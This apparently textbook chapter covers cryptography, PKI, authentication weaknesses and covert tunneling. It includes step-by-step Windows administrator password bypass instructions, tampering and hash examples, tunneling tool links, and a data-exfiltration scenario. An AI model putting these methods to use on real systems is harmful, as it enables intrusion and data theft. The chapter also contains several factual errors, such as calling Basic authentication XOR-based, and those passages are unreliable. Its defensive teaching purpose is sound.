Diffie-Hellman is potentially vulnerable to meet-in-the-middle attacks because the key exchange does not authenticate the participants. To alleviate this vulnerability, digital signatures should be used. Diffie-Hellman is used in conjunction with several authentication methods, including the Internet Key Exchange (IKE) component of IPsec.

El Gamal

El Gamal, released in 1985, is an extension of the Diffie-Hellman key exchange. It can be used for digital signatures, key exchange, and encryption. El Gamal consists of three discrete components: a key generator, an encryption algorithm, and a decryption algorithm. Its security rests in part on the difficulty of solving discrete logarithm problems.

Elliptic Curve Cryptography

Although it is not as fast as the systems mentioned previously, Elliptic Curve Cryptography (ECC) is considered more secure because elliptic curve systems are harder to crack than those based on discrete log problems. Elliptic curves are usually defined over finite fields, such as real and rational numbers, and implement an analog to the discrete logarithm problem. An elliptic curve is defined by the following equation:

$y^2 = x^3 + ax + b$ along with a single point O, the point at infinity.

The space of the elliptic curve has properties where

- Addition is the counterpart of modular multiplication.
- Multiplication is the counterpart of modular exponentiation.

Thus, given two points, P and R, on an elliptic curve, where P = KR, finding K is the difficult problem, known as the elliptic curve discrete logarithm problem.

ECC is implemented in smaller, less powerful devices, such as smartphones and tablets.

CRYPTOGRAPHIC BACKDOORS

Random numbers are critical for cryptography. As an example, consider WEP: because of weak randomization, the algorithm was found to be weak and easily broken. After the Edward Snowden releases in 2013, some of these same concerns were raised for ECC. Some cryptographic experts believed that ECC had been purposely weakened to allow the NSA or others easy access to encrypted data. You can read more here: `https://www.schneier.com/blog/archives/2013/09/the_nsa_is_brea.html`.

Hybrid Cryptosystems

A hybrid cryptosystem is a method of encryption that combines both symmetric and asymmetric encryption to take advantage of the strengths of each type of encryption. Nearly all modern cryptosystems work this way, as you get the speed of secret key cryptosystems and the ability of key exchange of public key cryptosystems. The public key cryptosystem is used as a key encapsulation scheme and the private key cryptosystem is used as a data encapsulation scheme. For example, if Michael wants to send a message to his publisher, he does the following:

1. Michael generates a random private key for the data encapsulation scheme. Think of this as the session key.
2. He encrypts the message with the data encapsulation scheme using the session key that was generated in step 1.
3. He encrypts the session key using the publisher's public key.
4. Michael sends both of these items—the encrypted message and the encrypted key—to the publisher.
5. The publisher uses their private key to decrypt the session key and then uses the session key to decrypt the message.

IN THE LAB

Encryption is one way to counter the risks of cleartext communication. Consider email, which is really just plaintext that anyone can easily intercept and read. If you were sending sensitive corporate documents or results from a vulnerability assessment, regular email would not be a good choice. You can mitigate the risks of cleartext e-mail by using encryption. Two popular products are PGP and the open source GNU Privacy Guard (GnuPG). GnuPG is free and can be used on either Windows or Linux lab systems for review and analysis. If you have a sniffer, such as Wireshark (`www.wireshark.org`), load it up and let it run while you send a normal cleartext e-mail. You will be able to see the text as it leaves the local computer. Next, download GnuPG from `www.gnupg.org`. After installing it, you will need to create a key and passphrase. After everything is entered, the systems will generate the keys; this will take some time. Once the keys are generated, you can distribute your public key to someone else and create your first encrypted message. Running Wireshark again when you send the encrypted message will verify that it is no longer cleartext.

Public Key Authentication

Public key authentication is a method of using public keys to authenticate users. This form of authentication can be seen in services such as Secure Sockets Layer (SSL), Transport Layer Security (TLS), Pretty Good Privacy (PGP), and even Public Key Infrastructure (PKI).

Public Key Infrastructure

PKI overcomes many of the issues that occur when dealing with unknown parties on the Internet. When dealing with brick-and-mortar businesses, you can see the store, talk to the employees, and get a good look at how they do business. Internet transactions are much less transparent. You cannot see whom you are dealing with, you do not know what type of operation they really run, and you may not know whether you can trust them.

PKI is a framework that consists of hardware, software, and policies that manage, create, store, and distribute keys and digital certificates. The components of this framework include the following:

- The Certificate Authority (CA)
- The Registration Authority (RA)
- The Certificate Revocation List (CRL)
- Digital certificates
- A certificate distribution system

Certificate Authority

The best analogy of a CA is that of the Department of Motor Vehicles (DMV). This is the state entity that is responsible for issuing a driver's license, the gold standard for physical identification. If you cash a check, go to a nightclub, or catch a plane, your driver's license will be the one document that is universally accepted at all these locations to prove your identity. CAs are like DMVs; they vouch for your identity in a digital world. VeriSign, Thawte, and Entrust are some of the companies that perform CA services.

A CA does not have to be an external third party; many companies tackle these responsibilities by themselves. Regardless of who provides the services, the following steps must be performed:

- The CA verifies the request for a certificate with the help of the RA.
- The individual's identification is validated.
- The CA creates a certificate that verifies that the person matches the public key that is being offered.

Registration Authority

The RA is like a middleman: It is positioned between the client and the CA. Although the RA cannot generate a certificate, it can accept requests, verify a person's identity, and pass along the information to the CA for certificate generation.

RAs play a key role when certificate services are expanded to cover large geographical areas. One central CA can delegate its responsibilities to regional RAs, such as having one RA for the United States, Canada, Mexico, and Brazil.

Certificate Revocation List

As with a driver's license, digital certificates may not always remain valid. Individuals may leave the company, information may change, or someone's private key may be compromised. For these reasons, the CRL must be maintained.

The CRL is maintained by the CA, which signs the list to maintain its accuracy. Whenever problems are reported with digital certificates, they are considered invalid and the CA has the serial number added to the CRL. Anyone requesting a digital certificate can check the CRL to verify the certificate's integrity.

Digital Certificates

Digital certificates are at the heart of the PKI system. The digital certificate serves two roles. First, it ensures the integrity of the public key and makes sure that the key remains unchanged in a valid form. Second, it validates that the public key is tied to the stated owner and that all associated information is true and correct. The information needed to accomplish these goals is added into the digital certificate. Digital certificates are formatted to the X.509 standard. The most current version of X.509 is version 3. One of the key developments in version 3 was the addition of extensions. Version 3 includes the flexibility to support other topologies such as bridges and meshes. It can operate as a web of trust much like PGP.

Digital signatures are based on public key cryptography and are used to verify the authenticity and integrity of a message. Digital signatures are created by passing a message's contents through a hashing algorithm. The hashed value is encrypted with the sender's private key. Upon receiving the message, the recipient decrypts the encrypted sum and then recalculates the expected message hash. These values should match to ensure the validity of the message and prove that it was sent by the party believed to have sent it, because only that party has access to the private key.

Digital Signature Algorithm

Things are much easier when we have standards, and that is what the Digital Signature Algorithm (DSA) was designed for. The DSA standards were proposed by NIST in 1991 to standardize the Digital Signature Standard (DSS). The DSA involves key generation, signature generation, and signature verification. It uses SHA-1 in conjunction with public key encryption to create a 160-bit hash. Signing speeds are equivalent to RSA signing, but signature verification is much slower. The DSA digital signature is a pair of large numbers represented as binary digits.

Certificate Distribution System

Another concern with certificates is how they can be distributed. Three common approaches are as follows.

- **Direct trust**—Someone can send you an email with the key included as part of the message.
- **Hierarchical trust**—This approach uses a number of root certificates from which trust extends.
- **Web of trust**—Parties establish pairwise trust and endorse public keys of third parties.

IN THE LAB

The risks of weak encryption are real. Yet even with encryption in place, nothing trumps physical access. When someone can physically access a system, there is a chance they can bypass the authentication and encryption schemes. As an example of this, consider the program Ultimate Boot Disk for Windows, available at `http://download.cnet.com/UBCD4Win/3000-2086_4-10550208.html`. It is billed as a Windows repair/restore/diagnostic tool, but can also be used to bypass authentication and reset the administrator password.

To demonstrate this, you will need a Windows computer. Download the program and burn it to a CD. You can use this tool to demonstrate an unauthorized change to the administrator password.

You will need to set the system BIOS to boot from a CD. At that point, the UBCD4Win disk will boot up to its GUI interface. From this interface, click Start ➢ Programs ➢ Password Tools ➢ Password Renew. In the Password Renew for NT's v. 1.1 BETA dialog box, in the lower-right corner, click the Select a Target icon. In the Browse for Folders selection box, expand (C:) Local Disk, click the WINDOWS folder, and click OK. In the left pane of the Password Renew for NT's v. 1.1 BETA dialog box, click Create a New Administrator User. Next, enter a username and password of your choice. Finally, click Install. A pop-up appears, saying Password Renew is successful!

You can mitigate this risk by configuring BIOS to not allow the system to boot from CD. You should also consider who has physical access to key or critical servers.

Encryption Role in Authentication

Now that you have reviewed some basic cryptographic processes, you can turn your attention to authentication. Authentication is the act of proving an identity. This proof of identity might occur while logging into a personal laptop or into a remote server to take care of some online banking. Authentication can be performed in several different ways, including the following:

- Something you know—Passwords
- Something you have—Tokens, smart cards, and certificates
- Something you are—Biometrics

As a security professional who is building their own security lab, you should understand the different ways that authentication is performed and how it relates to security.

The most common type of authentication is accomplished by means of passwords. Some passwords, such as those used with FTP, might be passed in cleartext, while others use some form of encryption or a hashing process. Authentication can also be accomplished through other means such as a challenge-response mechanism, PKI, tokens, or even biometrics.

HIDDEN FIELDS: SECURITY BY OBSCURITY

What is worse than using weak encryption? How about using none at all? Some web developers still use hidden fields. A hidden field often stores a default value, dollar amount, or quantity. The problem is that hidden fields are not really hidden at all. They are simply values placed in a web page that are hidden from those viewing the rendered web page. Viewing the page source easily allows the hidden field to be seen. Even worse, these fields can be easily manipulated. Because of poor input validation, a server has no way of knowing if these values have been changed or altered. Take, for example, the hidden field value shown here: `<input type="hidden" name=amount value="199.95">`. **This value could easily be changed to 1.99 or any other amount the attacker chooses.**

Password Authentication

Passwords are the oldest and simplest form of authentication, and have been used for centuries. Passwords predate the computer era. Consider the patron of a speakeasy in the 1920s; the entrance usually required a password or secret knock at the door. Technically, passwords are secret keys, and of the three types of authentication discussed previously, they are the most widely used.

Password authentication typically fails for a number of reasons: The account holder loses control of the password; the password is weak, simple, and easy to guess; or the authentication system is not designed securely so that passwords are not protected in transit. Passwords present a big problem.

For password-based authentication to be effective, passwords cannot be written down on Post-it Notes or shared with others. This presents a real problem because people are not good at remembering random, complex passwords. Most of us lack the cognitive ability to create dozens of unique, unrelated passwords. When given the choice, most individuals choose easy passwords. As an example, consider the new employee who has been asked to come up with several login passwords. Does the employee invent hard-to-remember, complex passwords or something that can

be easily remembered when they return to work the next day? Most individuals will choose something easy rather than risk forgetting the password and creating a bad first impression. This means that in some cases the attacker may simply be able to launch a password-guessing attack. This statement can be backed up with a study by SplashData (`http://splashdata.com/press/worstpasswords2013.htm`) of the worst passwords of 2014. Notice how most would be easily guessable:

- 123456 is number 1
- password is number 2
- Iloveyou is number 9
- letmein is number 14

GUCCIFER, THE HACKER WHO EXPOSED BUSH FAMILY SECRETS

In 2013, a number of former president George W. Bush's e-mails were made public along with some e-mail attachments of family photos and images of his artwork. At the time, the hacker, known only as Guccifer, was thought to be an elite hacker. It was believed that whoever had carried out these computer hacks had used advanced hacking skills to gain access to Bush's and others' e-mail accounts. But that was eventually discovered to be untrue. Guccifer gained access to his victims' e-mail accounts with a very basic technique: simply guessing the password or guessing the answers to their password-recovery security questions.

Armed only with an old, out-of-date NEC desktop and a cellphone, Guccifer trolled the Internet looking for information about his targets. Just by using publicly available information, he was successful in gaining access to more than a dozen e-mail accounts.

By the end of 2013, global law enforcement began closing in on Guccifer, and on January 22, 2014, Marcel-Lehel Lazar was arrested and found to be the hacker known as Guccifer. Mr. Lazar is now serving a seven-year sentence in Romania, and shares a cell with four others, including two convicted murderers. You can read more about this password-guessing attack at `www.nytimes.com/2014/11/11/world/europe/for-guccifer-hacking-was-easy-prison-is-hard-.html?_r=0`**.**

Password Hashing

Having looked at the issue of users choosing weak passwords, you will now look at some of the ways that passwords are protected. To prevent hackers from capturing your password from your computer's hard drive, most passwords are not stored in cleartext. Most modern operating systems such as Windows or Linux encrypt the password and store it in some form of a hashed equivalent to keep it from being revealed. Using a hashing function ensures that the process cannot be reversed to directly decrypt the password.

Windows supports many authentication protocols, including those used for network authentication, local user authentication, and Internet authentication. For network authentication and local users, Windows supports several protocols.

Windows NT Challenge/Response, also known as NT LAN Manager (NTLM), is one of the older ones and is shown in the following list along with some other authentication schemes.

- **LM Authentication**—Based on DES, this was used by Windows 95, 98, and Me.
- **NTLM**—Based on DES and MD4, this was used until Windows NT Service Pack 3.
- **NTLMv2**—Based on MD4 and MD5, this was used after Windows NT Service Pack 2.
- **Kerberos**—Developed by MIT, this was first implemented in Windows 2000.

To maintain backward compatibility, Microsoft allowed the older authentication schemes to be used. The LM authentication is particularly vulnerable as it truncates the password to 14 characters, converts the password to uppercase, and pads the result if the total number of characters is fewer than 14. Finally, to make matters worse, the password is divided into two 7-character fields. The two hashed results are concatenated and stored as the LM hash, which is stored in the Security Accounts Manager (SAM). To get some idea of how this can cause real problems, consider the password, Michael123:

1. When this password is encrypted with the LM algorithm, it is converted to all uppercase, MICHAEL123.
2. Then, the password is padded with null (blank) characters to make it 14 characters long, MICHAEL123 _ _ _ _.
3. Before this password is encrypted, the 14-character string is divided into two 7-character pieces, MICHAEL and 123 _ _ _ _.
4. Each string is encrypted individually, and the results are concatenated together.

With the knowledge of how LM passwords are created, examine the two following password entries that have been extracted from the SAM.

```
Kirk: 1001:
B82135112A43AAD3B435B51404EE:
DHSC47322ADARZE67D9C08A234A8:

Spock: 1002:
B81A4FB0461FAAD3B435B51404EE:
AFGWERTB7CDE33E43A1202B8DA37:
```

Notice how each entry has been extracted in two separate character fields. Can you see how the first half of each part of the hash ends with 1404EE? This is the padding and is how password-cracking programs know the length of the LM password. It also aids in reducing password-cracking time. Just consider the original example of Michael123. If extracted, one character field will hold

three characters: 123. Cracking three characters, or even seven, is much easier than cracking a full 14. Luckily, Windows has moved on to more secure password algorithms.

All this talk of Windows authentication might have you wondering how Linux authentication works. Historically, Linux used MD5 by default and stored passwords in `etc/passwd`.

Linux systems also use a salt. Salts are used to add a layer of randomness to the passwords. Because MD5 is a hashing algorithm, this means that if you used *letmein* for your password and another person used *letmein* for their password, the encrypted values would look the same. A Linux salt can be one of 4,096 values and helps further scramble the password. Under Linux, the MD5 password is 32 characters long and begins with 1. The characters between the $ represent the salt. Passwords created in this way are considered to be one-way. Figure 6-4 demonstrates how Linux creates this value.




Figure 6-4: Linux salting creates a password.

Another big issue with MD5 is that it is considered a fast hashing algorithm and computer systems have much more powerful processors than in the past. To address this issue, more Unix-based systems, such as Ubuntu, Mac OS X, and BSD, have started using techniques to slow down the password cracking process. This forces the attacker to do a lot of extra processing for each possible hashed password value. One example is bcrypt. Bcrypt is a key derivation function that is derived from the Blowfish cipher. Bcrypt is an adaptive function that is designed to slow brute-force attacks and force the attacker to use increasing amounts of computation power. You can identify Bcrypt passwords, as they begin with $2a$.

Another big change is that passwords have been moved out of the `etc/passwd` file, and into the `etc/shadow` file. Storing passwords in the `etc/shadow` file provides some additional security because only root has access. To give you a better idea as to how this file is configured, here is an entry from an `etc/shadow` file:

```
root:$2a$Gti/eO.e$pFDVMe9QAc5MLvJrJovEq.::0:0
```

The format of the shadow file is

```
Account_name:Password:Last:Min:Max:Warn:Expire:Disable:Reserved
```

If you are logged in as root and would like to see the shadow passwords on your Kali Linux system, you can use the following command:

```
more /etc/shadow
```

Regardless of what operating system you are using, you can increase security by using longer passwords that are based on passphrases. As an example, you might use the phrase, "pooch is a number 1 dog": *P00chisa#1dog*. Using this type of passphrase is not only longer than your typical password; it also uses uppercase letters, lowercase letters, numbers, and special characters. It is more difficult for an attacker to guess and is relatively easy to remember. If the computer systems within your control can support passphrases, you should give them a try. Periodically, users need to be reminded of the importance of observing good password policies.

Challenge-Response

Challenge-response authentication is another technique that is widely used. Challenge-response authentication can reduce the possibility of replay attacks by encrypting the hashed password using secret key encryption. A challenge-and-response authentication session works like this:

1. The client computer requests a connection to the server.
2. The server sends a secret value or nonce to the client.
3. The client encrypts the secret value using a hashed password and transmits the result to the server.
4. The server decrypts the secret value using the stored hashed password and compares it to the original secret value to decide whether to accept the logon. Figure 6-5 shows an example of this process.




Figure 6-5: Challenge-response authentication requires the user to enter a correct answer.

Challenge-response systems can be either asynchronous or synchronous. Asynchronous authentication is not based on time and is not synchronized to an authentication server. It works basically as described in Figure 6-5. Synchronous systems are synchronized to the authentication server. This means that each time a client authenticates itself, the passcode or authentication is valid for only a short period of time. If an attacker is able to intercept the authentication packets, they do the attacker little good because they have to be replayed almost immediately. After that small window of opportunity, they offer no value to an attacker. An example of a type of synchronous system is SecurID from RSA. SecurID changes user passwords every 60 seconds. Asynchronous and synchronous systems work because the hashed password is never transmitted over the network; only a random value and an encrypted random value are sent.

Session Authentication

Unlike challenge-response, session authentication validates users once and creates a session value that represents that authentication. This form of authentication is widely used on websites. Instead of passing an actual username and password, session authentication is passed by either cookies or query strings to the server. Session authentication ensures that after authentication has occurred, all subsequent communications can be trusted.

Session Cookies

An example of session authentication via cookies is shown here:

```
HTTP/1.1 302 Found
Date: Sat, 09 Sep 2006 16:09:03 GMT
Server: Apache/2.0.48 (linux) mod_ssl/2.0.48 OpenSSL/0.9.8a PHP/4.4.0
X-Powered-By: PHP/4.4.0
Set-Cookie: authenticate=1232531221
Location: index0.php
Content-Length: 1927
Content-Type: text/html; charset=ISO-8859-0
```

The line with the code `Set-Cookie: authenticate=1232531221` is where the actual authentication value is being passed. Each time a user moves to a subsequent page, the cookie value is used to authenticate the user. One problem with this type of authentication is session stealing. This occurs when an attacker manages to get a copy of your session cookie, generally while the cookie is being transmitted over the network. A variety of tools are available for these types of attacks, such as Cookie Cadger and Session Thief. While this problem typically occurs when data is being sent in cleartext and the cookie is not encrypted, it has been used quite often over the last few years and has resulted in well-known web services such as Gmail, Facebook, and Twitter moving to HTTPS for all communication.

Basic Authentication

Basic authentication is a simple authentication technique used to control access to web resources. It is achieved through the process of exclusive ORing (XOR). Basic encryption starts to work when a user requests a protected web resource. The Enter Network Password dialog box pops up to prompt the user for a username and password. When the user enters their password, it is sent via HTTP back to the server. The data is encoded by the XOR binary operation. This function requires that when two bits are combined, the results will only be a 0 if both bits are the same. XOR functions by first converting all letters, symbols, and numbers to ASCII text. Base64 encoding is one of the weakest forms of authentication. It is not much better than cleartext. As an example, if an attacker were to sniff a packet with basic authentication traffic, they would see the following:

Authorization: Basic gADzdBCPSEG1

Message digest authentication is a big improvement over basic authentication. Message digest uses the MD5 hashing algorithm and is based on a challenge-response protocol. It uses the username, the password, and a nonce value to create an encrypted value that is passed to the server. The nonce value makes it much more resistant to cracking and makes sniffing attacks useless. Message digest is described in RFC 2716. An offshoot of this authentication method is NTLM authentication.

Certificate-Based Authentication

Certificate-based authentication is the strongest form of authentication discussed so far. When users attempt to authenticate, they present the web server with their certificates. The certificate contains a public key and the signature of the Certificate Authority. The web server must then verify the validity of the certificate's signature and authenticate the user by using public key cryptography.

WEAK ROUTER AUTHENTICATION

Anyone who has ever configured a Cisco router most likely remembers entering a Type 7 password. The problem is that this form of encryption is only a very basic protection mechanism. Because of the weak encryption algorithm, Cisco states that customers should treat configuration files as sensitive information. The problem

Continues

WEAK ROUTER AUTHENTICATION (*continued*)

is that attackers can potentially obtain these configuration files using a number of different means such as sniffing, shoulder surfing, or accessing a Trivial File Transfer Protocol (TFTP) server. If an attacker can gain access to the configuration files, here is what they will see:

```
enable password 7 120G0C161D595C54727825213F3C2E1402
```

With possession of the password, the attacker can then use any number of tools to quickly decode the obscured password. Well-known tools that can decode these passwords include Cain & Abel and the Cisco Password decoder. A quick web search will return dozens of hits on such a query.

Tunneling Techniques to Obscure Traffic

Attackers do not always have to encrypt traffic to slip packets into or out of your network. Hackers tunneling with existing protocols and ports through or across your network represent a serious threat to your organization's network security. A variety of tunneling techniques can be used to make malicious traffic look like normal network packets. Attackers can attempt to hide or obscure information at many different layers of the TCP/IP model, including the following:

- **Internet Layer**—IPv6 and ICMP
- **Transport Layer**—TCP and UDP
- **Application Layer**—HTTP and DNS

Internet Layer Tunneling

The Internet layer offers several opportunities for hackers to tunnel traffic. Two commonly tunneled protocols are IPv6 and ICMP.

The first protocol, IPv6, was actually designed to solve a real problem: the address limitations of IPv4. Because of the shortage of IPv4 addresses, IPv6 was needed. A security issue arose because IPv6, like all protocols, can be abused or manipulated to deliver malware in a way that eludes edge devices, firewalls, and even intrusion detection systems (IDS). This is possible because such devices may not be configured to recognize IPv6 traffic. At the same time, most operating systems have support for IPv6 turned on. According to US-CERT, Windows misuse relies on several factors:

- Incomplete or inconsistent support for IPv6
- The IPv6 auto-configuration capability

- Malware designed to enable IPv6 support on susceptible hosts
- Malicious application of traffic "tunneling," a method of Internet data transmission in which the public Internet is used to relay private network data

The IPv6 protocol can be misused to deliver malware in a way that eludes detection by firewalls or IDS not configured to recognize IPv6 traffic. This problem can be amplified when malware is used to reconfigure vulnerable hosts to allow IPv6 traffic. Unfortunately, there are plenty of tools to tunnel over IPv6, including 6tunnel, socat, nt6tunnel, asybo, and relay6. The best way to maintain security with IPv6 is to be aware of specific vulnerabilities associated with the protocol, filter IPv6 traffic at the firewall, and provide defense in depth by implementing good host and application security. You must also recognize that even devices supporting IPv6 may not be able to correctly analyze the IPv6 encapsulation of IPv4 packets.

The second protocol that might be tunneled at the Internet layer is Internet Control Message Protocol (ICMP). ICMP is specified by RFC 792 and is designed to provide support for logical errors and diagnostics. The most common ICMP message is the ping command, which uses ICMP type 8/0 messages to test connectivity. Some of the fields of the ICMP ping packet header include Type, Code, Identifier, and Optional Data.

Did you notice the last field, optional data? What is transported there depends on the system. Linux fills the optional data area with numeric values by counting up, whereas a Windows system progresses through the alphabet. The optional data field was actually designed just to be filler. It helps meet the minimum packet size needed to be a legal packet. It is similar to those Styrofoam peanuts found in a shipping box, as it is just there to take up space.

Proof-of-concept tools for tunneling over ICMP date back to the mid-1990s. Loki was one of the first. Released in 1996 as a proof-of-concept tool, it was designed to show how ICMP traffic could be insecure and dangerous. Loki was not designed to be a compromise tool. Its purpose was that of a backdoor or covert channel as it provided a method to move information covertly from one system to another. Even though Loki is a covert channel, it is not encrypted. Depending on the commands executed by the hacker, there will probably be many more ICMP requests than replies. Normally, there should be one ping reply for each ping request. Anyone noticing an abundance of ICMP packets can detect its presence. Wireshark is a great tool for analyzing ICMP packets.

To defend against issues with ICMP, many network administrators block inbound ICMP traffic. However, there is a good chance that outbound ICMP traffic is still allowed. ICMP data-hiding techniques are still possible because

most network and edge devices still do not filter the contents of ICMP traffic. As with IPv6 tunneling, there are many ICMP tunneling tools:

- **ICMP backdoor**—Unlike Loki, the ICMP backdoor program has the advantage of using only ping reply packets. Because it does not pad up short messages or divide large messages, some IDS systems can easily detect that the traffic is not comprised of actual ICMP packets.
- **007Shell**—This is an ICMP covert communication program that takes the extra step of rounding out each packet to ensure that it has 64 bytes of data, so that it appears as a normal ping packet.
- **icmpSend**—This is an ICMP covert communication program that uses ping packets to covertly exfiltrate data.

Transport Layer Tunneling

The Internet layer is not the only point at which attackers can tunnel data in or out of your network. TCP and UDP offer even more opportunities for attackers. Just consider that TCP and UDP are two of the most widely used protocols. First take a look at TCP. It offers several fields that can be manipulated by an attacker, including the TCP options field in the TCP header and the TCP flag field. By design, TCP is a connection-oriented protocol that provides robust communication. The following steps outline the process:

1. **A three-step handshake**—This ensures that both systems are ready to communicate.
2. **Exchange of control information**—During the setup, information is exchanged that specifies maximum segment size.
3. **Sequence numbers**—This indicates the amount and position of data being sent.
4. **Acknowledgments**—This indicates the next byte of data that is expected.
5. **Four-step shutdown**—This is a formal process of ending the session that allows for an orderly shutdown.

Although SYN packets occur only at the beginning of the session, ACKs may occur thousands of times. That is why packet-filtering devices build their rules on SYN segments. It is an assumption on the firewall administrator's part that ACKs only occur as part of an established session. It is much easier to configure and it reduces workload. To bypass the SYN blocking rule, a hacker may attempt to use TCP ACK packets as a covert communication channel. An example of this is shown in Figure 6-6.




Figure 6-6: TCP ACK Tunneling

Social engineering, trickery, or a malicious e-mail are just a few of the ways an attacker might launch a program inside your network and create a customized tunnel. Tools such as AckCmd serve this exact purpose. AckCmd is another covert channel program that provides a command shell on Windows systems. It communicates using only TCP ACK segments. This way, the client component is capable of directly contacting the server component through routers with ACLs in place to block traffic. The AckCmd tool can be downloaded from `www.ntsecurity.nu/toolbox/ackcmd`.

UDP is stateless, and as such, may not be logged in firewall connections; some UDP-based applications such as DNS are typically allowed through the firewall, and may not be watched closely by network and firewall administrators. UDP tunneling applications typically act in a client/server configuration. Also, some ports like UDP 53 are most likely open. This means it's also open for attackers to use as a potential means to exfiltrate data. There are several UDP tunnel tools which you should check out including:

- **Iodine**—`http://code.kryo.se/iodine/`
- **UDP Tunnel**—Also designed to tunnel TCP traffic over a UDP connection. You can find UDP Tunnel at `http://code.google.com/p/udptunnel/`.
- **DNScat**—Another option for tunneling data over an open DNS connection. You can download it at `https://wiki.skullsecurity.org/`.

Application Layer Tunneling

Application layer tunneling uses common applications that send data on allowed ports. This section looks at Secure Shell (SSH) first. As an example, a hacker may tunnel a web session, port 80, through SSH port 22. This could easily be possible because SSH is often allowed through firewalls and edge devices. Because SSH is encrypted, it can be difficult to monitor the difference between a legitimate SSH session and a covert tunnel used by an attacker to send data out of your network.

HTTP is a common application layer protocol that attackers can use to tunnel traffic. It is widely available, and connections that initiate from the inside of your network may not be scrutinized that closely. Netcat is one tool that can be used to set up a tunnel to exfiltrate data over HTTP. Another is Reverse WWW Tunneling Shell. This tunneling program allows communication with a shell through firewalls and proxy servers by imitating web traffic. The program is run on the victim's computer at a preset time every day. The internal server attempts to contact the external client to pick up commands. The program uses the HTTP protocol and resembles a normal internal device requesting content from a web server.

If you thought that HTTP represented a threat, I hope you understand that HTTPS is an even bigger concern. In an HTTPS session, the contents of the session are encrypted and thus not easily monitored. While the source and destination IP addresses of the session are visible, consider the example of an attacker using a trusted internal IP address that is communicating to a trusted external IP address. In such cases, it is difficult for the network administrator to deny what they would typically allow. Cryptcat (`http://cryptcat.sourceforge.net`) can be used for this activity. Attackers can also set up an SSL tunnel with stunnel or just launch a browser with HTTPS and let the browser handle SSL negotiation and encryption.

Domain Name System (DNS) can also be used for application layer tunneling. DNS is a request/reply protocol. Its queries consist of a 12-byte fixed-size header followed by one or more questions. A DNS response is formatted in much the same way in that it has a header, followed by the original question, and then typically a single-answer resource record. The most straightforward way to manipulate DNS is by means of these request/replies. While a spike in DNS traffic may be detected, it is still a potential way for an attacker to move data. The most common problem with DNS is that because it is a request/reply protocol, information must be forwarded to the client or some type of polling must be implemented.

Consider the following example: You hide a message in a series of DNS queries where each query contributes just one character to the overall message. Notice how the following set of DNS queries spells out the word "hacked."

```
www.hacker.net ->h
www.active-x.com ->a
www.complete.com ->c
www.knowthetrade.com->k
www.enu4ios->e
www.download.com->d
```

This is not the only technique that attackers can use. Many tunneling tools are available that use DNS as their communication channel. While the individual utilities work differently, they all transmit data out of your network. Some send the data via cleartext, while others transmit encoded data using Base32/Base64 Binary, NetBIOS, or Hex encoding. One such tool is dnscat, which can be downloaded from `https://wiki.skullsecurity.org/Dnscat`.

Table 6-1 shows the advantages and disadvantage of some of the tunneling techniques discussed here. Some of these techniques use encryption, while others do not.

Table 6-1: Tunneling Techniques

PROTOCOL	LAYER	ADVANTAGE	DISADVANTAGE	EXAMPLE TOOLS
IPv6	Internet	Covert	Potentially blocked	socat, nt6tunnel, and asybo
ICMP	Internet	Low level	Detectable	Loki, icmpSend, and 007Shell
TCP	Transport	Reliable	Easily filtered	AckCmd and TCP Tunnel
DNS	Application	Firewall-friendly	Not good for large amounts of data	Heyoka and Iodine
HTTP	Application	Almost always available	Not hidden	HTTPTunnel and Netcat
HTTPS	Application	More difficult to detect	May evoke suspicion	socat and Corkscrew

While these are all basic tunneling techniques, they should help demonstrate that there are many ways for attackers to obscure their activities. In one example of how such an attack might be carried out, say you have gained access to an internal system by means of an infected thumb drive. However, this server is blocked from external communications by a dedicated firewall. This situation would require that you use several tunneling techniques to exfiltrate information. Therefore, you may want to use ICMP tunneling to communicate with another internal system and then move the data out with HTTP tunneling, as shown in Figure 6-7.

